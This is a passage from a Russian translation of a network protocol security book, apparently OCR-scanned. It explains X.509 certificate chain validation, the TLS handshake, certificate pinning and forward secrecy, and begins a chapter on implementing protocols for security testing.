


Рисунок 7-17. Цепочка доверия сертификатов X.509

Обратите внимание, что в иерархии обычно больше одного уровня, поскольку было бы необычно, если бы издатель корневого сертификата непосредственно подписывал сертификаты, используемые приложением. Корневой сертификат выдаётся сущностью, называемой центром сертификации (certificate authority, CA), которой может быть общедоступная организация или компания (например, Verisign) либо частная сущность, выдающая сертификаты для применения во внутренних сетях. Задача CA - проверять личность каждого, кому он выдаёт сертификаты.

К сожалению, объём фактически выполняемой проверки не всегда ясен; зачастую CA больше заинтересованы в продаже подписанных сертификатов, чем в выполнении своей работы, а некоторые CA почти не делают ничего, кроме проверки того, что сертификат выдаётся на зарегистрированный юридический адрес. Наиболее добросовестные CA должны по меньшей мере отказываться создавать сертификаты для известных компаний, таких как Microsoft или Google, когда запрос на сертификат поступает не от соответствующей компании. По определению корневой сертификат не может быть подписан другим сертификатом. Вместо этого корневой сертификат является самоподписанным сертификатом: закрытый ключ, связанный с открытым ключом сертификата, используется для подписи самого этого сертификата.

Проверка цепочки сертификатов

Чтобы проверить сертификат, нужно пройти по цепочке выдачи обратно к корневому сертификату, на каждом шаге убеждаясь, что каждый сертификат имеет действительную подпись и срок его действия не истёк. После этого вы решаете, доверяете ли корневому сертификату, а следовательно, и личности, указанной в сертификате на конце цепочки. Большинство приложений, работающих с сертификатами, например веб-браузеры и операционные системы, имеют базу данных доверенных корневых сертификатов.

Что мешает тому, кто получил сертификат веб-сервера, подписать собственный мошеннический сертификат закрытым ключом веб-сервера? На

практике он действительно может это сделать. С точки зрения криптографии один закрытый ключ ничем не отличается от любого другого. Если бы доверие к сертификату основывалось на цепочке ключей, мошеннический сертификат образовал бы цепочку до доверенного корня и выглядел действительным.

Для защиты от этой атаки спецификация X.509 определяет параметр основных ограничений (basic constraints), который необязательно может быть добавлен к сертификату. Этот параметр представляет собой флаг, указывающий, что сертификат можно использовать для подписи другого сертификата и тем самым он может выступать в роли CA. Если флаг CA сертификата установлен в `false` (или параметр основных ограничений отсутствует), проверка цепочки должна завершиться неудачей, если этот сертификат когда-либо используется для подписи другого сертификата. На рисунке 7-18 показан этот параметр основных ограничений в настоящем сертификате; он указывает, что сертификат должен быть действителен для работы в качестве центра сертификации.

Но что, если сертификат, выданный для проверки веб-сервера, вместо этого используется для подписи кода приложения? В такой ситуации в сертификате X.509 можно указать параметр использования ключа (key usage), который сообщает, для каких применений был создан сертификат. Если сертификат когда-либо используется для того, что он не предназначен удостоверять, проверка цепочки должна завершиться неудачей.

Наконец, что произойдёт, если закрытый ключ, связанный с данным сертификатом, украден или CA случайно выдаст мошеннический сертификат (что уже происходило несколько раз)? Хотя у каждого сертификата есть дата окончания срока действия, она может наступить лишь через много лет. Поэтому, если сертификат требуется отозвать, CA может опубликовать список отзыва сертификатов (certificate revocation list, CRL). Если любой сертификат в цепочке присутствует в списке отзыва, процесс проверки должен завершиться неудачей.




Рисунок 7-18. Основные ограничения сертификата X.509

Как видите, проверка цепочки сертификатов потенциально может завершиться неудачей во множестве мест.

Практический пример: Transport Layer Security

Применим часть теории безопасности протоколов и криптографии к реальному протоколу. Transport Layer Security (TLS), ранее называвшийся Secure Sockets Layer (SSL), - наиболее

распространённый протокол безопасности, используемый в Интернете. Изначально TLS был разработан компанией Netscape под названием SSL в середине 1990-х годов для защиты HTTP-соединений. Протокол прошёл несколько редакций: версии SSL с 1.0 по 3.0 и версии TLS с 1.0 по 1.2. Хотя первоначально он был предназначен для HTTP, TLS можно использовать с любым протоколом TCP. Существует даже вариант Datagram Transport Layer Security (DTLS) для применения с ненадёжными протоколами, такими как UDP.

TLS использует многие конструкции, описанные в этой главе, включая симметричное и асимметричное шифрование, MAC, безопасный обмен ключами и PKI. Я расскажу, какую роль каждый из этих криптографических инструментов играет в безопасности TLS-соединения, и коснусь некоторых атак на протокол. (Я буду рассматривать только TLS версии 1.0, поскольку она поддерживается наиболее широко, но имейте в виду, что версии 1.1 и 1.2 постепенно получают всё большее распространение из-за ряда проблем безопасности в версии 1.0.)

Рукопожатие TLS

Наиболее важная часть установления нового TLS-соединения - рукопожатие, в ходе которого клиент и сервер согласовывают используемый тип шифрования, обмениваются уникальным ключом для соединения и проверяют личности друг друга. Для всего обмена данными используется протокол записей TLS (TLS Record) - заранее определённая структура "тег-длина-значение", позволяющая анализатору протокола извлекать отдельные записи из потока байтов. Всем пакетам рукопожатия присваивается значение тега 22, чтобы отличать их от других пакетов. На рисунке 7-19 в упрощённом виде показан поток этих пакетов рукопожатия. (Некоторые пакеты необязательны, что отмечено на рисунке.)

Как можно понять по всему объёму данных, передаваемых туда и обратно, процесс рукопожатия может занимать много времени: иногда его можно сократить или полностью обойти, закешировав ранее согласованный сеансовый ключ либо попросив сервер возобновить предыдущий сеанс и предоставив уникальный идентификатор сеанса. Это не создаёт проблемы безопасности, поскольку, хотя вредоносный клиент может запросить возобновление сеанса, он всё равно не будет знать закрытый согласованный сеансовый ключ.




Рисунок 7-19. Процесс рукопожатия TLS

Начальное согласование

На первом шаге рукопожатия клиент и сервер при помощи сообщения `HELLO` согласовывают параметры безопасности, которые хотят использовать для TLS-соединения. Один из элементов сведений в сообщении `HELLO` - случайное значение клиента (client random), гарантирующее, что процесс соединения нельзя будет легко воспроизвести повторно. В сообщении `HELLO` также указывается, какие типы шифров поддерживает клиент. Хотя TLS спроектирован гибким в отношении используемых алгоритмов шифрования, он поддерживает только симметричные шифры, такие как RC4 или AES, поскольку применение шифрования с открытым ключом потребовало бы слишком больших вычислительных затрат.

Сервер отвечает собственным сообщением `HELLO`, указывающим шифр, который он выбрал из предоставленного клиентом списка доступных вариантов. (Если сторонам не удаётся согласовать общий шифр, соединение завершается.) Сообщение сервера `HELLO` также содержит случайное значение сервера (server random) - ещё одно случайное значение, обеспечивающее соединению дополнительную защиту от повторного воспроизведения. Затем сервер отправляет свой сертификат X.509, а также все необходимые сертификаты промежуточных CA, чтобы клиент мог принять обоснованное решение о личности сервера. После этого сервер отправляет пакет `HELLO Done`, сообщая клиенту, что тот может переходить к аутентификации соединения.

Аутентификация конечной точки

Клиент должен проверить, что сертификаты сервера подлинны и отвечают собственным требованиям безопасности клиента. Сначала клиент должен проверить личность в сертификате,

сопоставив поле Subject сертификата с доменным именем сервера. Например, на рисунке 7-20 показан сертификат для домена `www.domain.com`. Поле Subject содержит поле Common Name (CN) □, соответствующее этому домену.




Рисунок 7-20. Поле Subject сертификата для www.domain.com

Поля Subject и Issuer сертификата представляют собой не простые строки, а имена X.500, содержащие другие поля, такие как Organization (обычно имя компании, владеющей сертификатом) и Email (произвольный адрес электронной почты). Однако во время рукопожатия для проверки личности когда-либо проверяется только CN, поэтому дополнительные данные не должны вас смущать. В поле CN также могут присутствовать подстановочные знаки, что удобно для

совместного использования сертификатов несколькими серверами, работающими с именами в одном поддомене. Например, CN со значением `*.domain.com` будет соответствовать и `www.domain.com`, и `blog.domain.com`.

После проверки личности конечной точки (то есть сервера на другом конце соединения) клиент должен убедиться, что сертификат является доверенным. Для этого он строит цепочку доверия для сертификата и всех сертификатов промежуточных CA, проверяя, что ни один из сертификатов не присутствует ни в одном списке отзыва сертификатов. Если корень

цепочки не является доверенным для клиента, тот может счесть сертификат подозрительным и разорвать соединение с сервером. На рисунке 7-21 показана простая цепочка с промежуточным CA для `www.domain.com`.

Рисунок 7-21. Цепочка доверия для www.domain.com

TLS также поддерживает необязательный сертификат клиента, позволяющий серверу аутентифицировать клиента. Если сервер запрашивает сертификат клиента, во время своей фазы HELLO он отправляет клиенту список допустимых корневых сертификатов. Затем клиент может выполнить поиск среди имеющихся у него сертификатов и выбрать наиболее подходящий для отправки серверу. Он отправляет сертификат вместе с проверочным сообщением, содержащим хеш всех сообщений рукопожатия, отправленных и полученных к этому моменту, и подписанным закрытым ключом сертификата. Сервер может проверить, что подпись соответствует ключу в сертификате, и предоставить клиенту доступ; однако, если соответствие отсутствует, сервер может закрыть соединение. Подпись доказывает серверу, что клиент владеет закрытым ключом,

связанным с сертификатом.

Установление шифрования

После аутентификации конечной точки клиент и сервер наконец могут установить зашифрованное соединение. Для этого клиент отправляет серверу случайно созданный предварительный главный секрет (pre-master secret), зашифрованный открытым ключом сертификата сервера. Затем и клиент, и сервер объединяют предварительный главный секрет со случайными значениями клиента и сервера и используют объединённое значение как начальное состояние генератора случайных чисел, создающего 48-байтовый главный секрет (master secret), который станет сеансовым ключом зашифрованного соединения. (Тот факт, что и

сервер, и клиент создают главный ключ, обеспечивает соединению защиту от повторного воспроизведения: если любая конечная точка отправит при согласовании другое случайное значение, конечные точки создадут разные главные секреты.)

Когда у обеих конечных точек имеется главный секрет, или сеансовый ключ, зашифрованное соединение становится возможным. Клиент отправляет пакет `change cipher spec`, чтобы сообщить серверу, что с этого момента будет передавать только зашифрованные сообщения. Однако перед началом передачи обычного трафика клиент должен отправить серверу последнее сообщение - пакет `finished`. Этот пакет зашифрован сеансовым ключом и содержит хеш всех сообщений рукопожатия, отправленных и полученных в процессе рукопожатия. Это критически важный шаг защиты от атаки понижения уровня (downgrade attack), при которой атакующий изменяет процесс рукопожатия, пытаясь снизить безопасность соединения путём выбора слабых алгоритмов шифрования. Получив сообщение `finished`, сервер может проверить правильность согласованного сеансового ключа (иначе пакет не удалось бы расшифровать) и правильность хеша. Если что-либо неверно, он может закрыть соединение. Но если всё правильно, сервер отправляет клиенту собственное сообщение `change cipher spec`, после чего может начаться зашифрованный обмен данными.

Каждый зашифрованный пакет также проверяется при помощи HMAC, который обеспечивает аутентификацию данных и гарантирует их целостность. Такая проверка особенно важна, если был согласован потоковый шифр, например RC4; в противном случае зашифрованные блоки можно было бы тривиально изменить.

Выполнение требований безопасности

Протокол TLS успешно выполняет четыре требования безопасности, перечисленные в начале этой главы и сведённые в таблицу 7-4.

Таблица 7-4. Как TLS выполняет требования безопасности

Требование безопасности	Как оно выполняется
Конфиденциальность данных	Выбираемые стойкие наборы шифров Безопасный обмен ключами
Целостность данных	Зашифрованные данные защищены HMAC Пакеты рукопожатия проверяются итоговой проверкой хеша

Требование безопасности	Как оно выполняется
Аутентификация сервера	Клиент может выбрать проверку конечной точки сервера с помощью PKI и выданного сертификата
Аутентификация клиента	Необязательная аутентификация клиента на основе сертификата

Но у TLS есть проблемы. Наиболее значительная из них, на момент написания книги не исправленная в последних версиях протокола, - зависимость от PKI на основе сертификатов. Протокол целиком полагается на то, что сертификаты выдаются правильным людям и организациям. Если сертификат сетевого соединения указывает, что приложение взаимодействует с сервером Google, вы предполагаете, что приобрести требуемый сертификат могла бы только Google. К сожалению, так бывает не всегда. Документально подтверждены случаи, когда корпорации и правительства подрывали процесс работы CA с целью создания сертификатов. Кроме того,

CA допускали ошибки, не проявляя должной осмотрительности и выдавая недействительные сертификаты, например показанный на рисунке 7-22 сертификат Google, который в итоге пришлось отозвать.

Рисунок 7-22. Сертификат Google, "ошибочно" выданный CA TÜRKTRUST

Одним из частичных исправлений модели сертификатов служит процесс, называемый привязкой сертификатов (certificate pinning). Привязка означает, что приложение ограничивает допустимые сертификаты и издателей CA для определённых доменов. В результате, если кому-либо удастся мошенническим путём получить действительный сертификат для `www.google.com`, приложение заметит, что сертификат не соответствует ограничениям CA, и прервёт соединение.

Разумеется, у привязки сертификатов есть недостатки, поэтому она применима не во всех сценариях. Наиболее распространённая проблема - управление списком привязки; в частности, построение исходного списка может оказаться не слишком сложной задачей, однако обновление

списка создаёт дополнительную нагрузку. Ещё одна проблема состоит в том, что разработчик не может с лёгкостью перенести сертификаты в другой CA или просто сменить сертификаты, не выпуская одновременно обновления для всех клиентов.

Другая проблема TLS, по крайней мере в контексте сетевого наблюдения, заключается в том, что TLS-соединение может быть перехвачено из сети и сохранено атакующим до тех пор, пока не понадобится. Если этот атакующий когда-либо получит закрытый ключ сервера, весь исторический трафик можно будет расшифровать. По этой причине ряд сетевых приложений переходит к обмену ключами с помощью алгоритма DH в дополнение к использованию сертификатов для проверки личности. Это обеспечивает совершенную прямую секретность (perfect forward secrecy): даже если закрытый ключ скомпрометирован, вычислить также созданный с помощью DH ключ должно быть непросто.

Заключение

Эта глава была посвящена основам безопасности протоколов. У безопасности протоколов много аспектов, и это очень сложная тема. Поэтому при любом анализе протокола важно понимать, что может пойти не так, и уметь выявить проблему.

Шифрование и подписи затрудняют атакующему перехват конфиденциальных сведений, передаваемых по сети. Процесс шифрования преобразует открытый текст (данные, которые вы хотите скрыть) в шифротекст (зашифрованные данные). Подписи используются для проверки того, что передаваемые по сети данные не были скомпрометированы. Подходящую подпись можно также использовать для проверки личности отправителя. Возможность проверить отправителя очень полезна для аутентификации пользователей и компьютеров через недоверенную сеть.

В этой главе также описаны некоторые возможные атаки на криптографию в том виде, в каком она применяется для безопасности протоколов, включая хорошо известную атаку с оракулом заполнения, которая может позволить атакующему расшифровать трафик, отправляемый серверу и получаемый от него. В последующих главах я подробнее объясню, как анализировать конфигурацию безопасности протокола, включая алгоритмы шифрования, используемые для защиты конфиденциальных данных.

Глава 8. Реализация сетевого протокола

Анализ сетевого протокола может быть самоцелью; однако, скорее всего, вы захотите реализовать протокол, чтобы действительно проверить его на уязвимости безопасности. В этой главе вы узнаете о способах реализации протокола в целях тестирования. Я рассмотрю приёмы, позволяющие повторно использовать как можно больше существующего кода и тем самым сократить объём требуемой разработки.

В этой главе используется моё приложение SuperFunkyChat, предоставляющее тестовые данные, а также клиенты и серверы, на которых можно проводить проверки. Разумеется, вы можете использовать любой протокол: основные принципы должны остаться теми же.

Повторное воспроизведение существующего перехваченного сетевого трафика

В идеале для реализации клиента или сервера в целях тестирования безопасности нам следует делать лишь необходимый минимум. Один из способов сократить требуемые усилия - перехватить пример трафика сетевого протокола и повторно воспроизвести его для настоящих клиентов или серверов. Мы рассмотрим три способа достижения этой цели: использование Netcat для отправки необработанных двоичных данных, использование Python для отправки пакетов UDP и перепрофилирование нашего кода анализа из главы 5 для реализации клиента и сервера.
